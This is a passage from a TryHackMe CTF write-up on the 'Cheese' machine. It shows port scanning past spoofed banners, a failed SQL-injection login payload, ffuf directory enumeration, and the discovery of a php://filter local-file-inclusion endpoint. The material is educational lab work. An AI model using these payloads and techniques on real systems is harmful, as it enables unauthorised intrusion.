Platform: TryHackMe
Type: Boot-to-root CTF
Techniques: Port spoofing, directory enumeration, Local File Inclusion, PHP source disclosure, PHP filter-chain RCE, SSH key injection, systemd timer abuse, SUID file read
Cheese came in strong. The initial RustScan bombarded me with an endless slew of open ports. Every. Single. One. Glad I know to hit CTRL + C when the going gets tough.
Every Port Is Open. Allegedly.
rustscan -a "$TARGET_IP" \
--ulimit 5000 \
--batch-size 1000 \
--timeout 3000 \
-- -Pn -sC -sV -oN cheese-initial.nmap
The output was endless. I cancelled RustScan and ran an Nmap scan narrowed to Ports 22, 80, 443, 8080, 8443, and 31337.
nmap -Pn -sV --version-light \
-p 22,80,443,8080,8443,31337 \
"$TARGET_IP" \
-oN cheese-sample.nmap

Port 443 was pretending to be a McAfee gateway. Port 8080 spit out shell and Perl text. Port 8443 answered with unrelated binary-esque garbage. Port 31337 claimed to be an odd web server. Not sure I believe it.
It’s port spoofing. No trustworthy banners here.
Ports 22 and 80 do appear legitimate, though. That’s where this adventure really begins.
nmap -Pn -p22,80 -sC -sV \
"$TARGET_IP" \
-oN cheese-focused.nmap
The Cheese Shop
Awesome. We’ve separated the real services from the vegan cheese.
Port 22/SSH: Useful later if we unearth credentials or a private key.
Port 80/HTTP: The Cheese Shop, our best starting point.
Let’s hit it in-browser.

The Cheese Shop has OWASP Juice Shop vibes. But with cheese.
I spy a login endpoint at /login.php.

We’ll try a SQLi login using:
Username: ' OR 1=1-- -
Password: test
The Boolean payload didn’t work. It produced the same failed login 888 B response. The basic SQL-injection bypass fell flat.
It’s Directory Enumeration O’Clock
We’ll check robots.txt first:
curl -i "http://$TARGET_IP/robots.txt"
Nothing in robots.txt, but we got a 404.
It’s directory enumeration o’clock:
ffuf \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-u "http://$TARGET_IP/FUZZ" \
-e .php,.txt,.html,.bak \
-mc 200,204,301,302,307,401,403 \
-t 20
These are the juicy findings:
/messages.html
/orders.html
/users.html
/login.php
/images/        > redirect
Let’s dig into the first three:
curl -sS "http://$TARGET_IP/users.html"

curl -sS "http://$TARGET_IP/orders.html"
curl -sS "http://$TARGET_IP/messages.html"
AHA! There it is in /messages.html:

secret-script.php?file=php://filter/resource=supersecretmessageforadminsecret-script.php accepts a file parameter, uses PHP’s php://filter stream wrapper, and requests the resource supersecretmessageforadmin.
Beautiful.
Reading the Code Instead of Running It
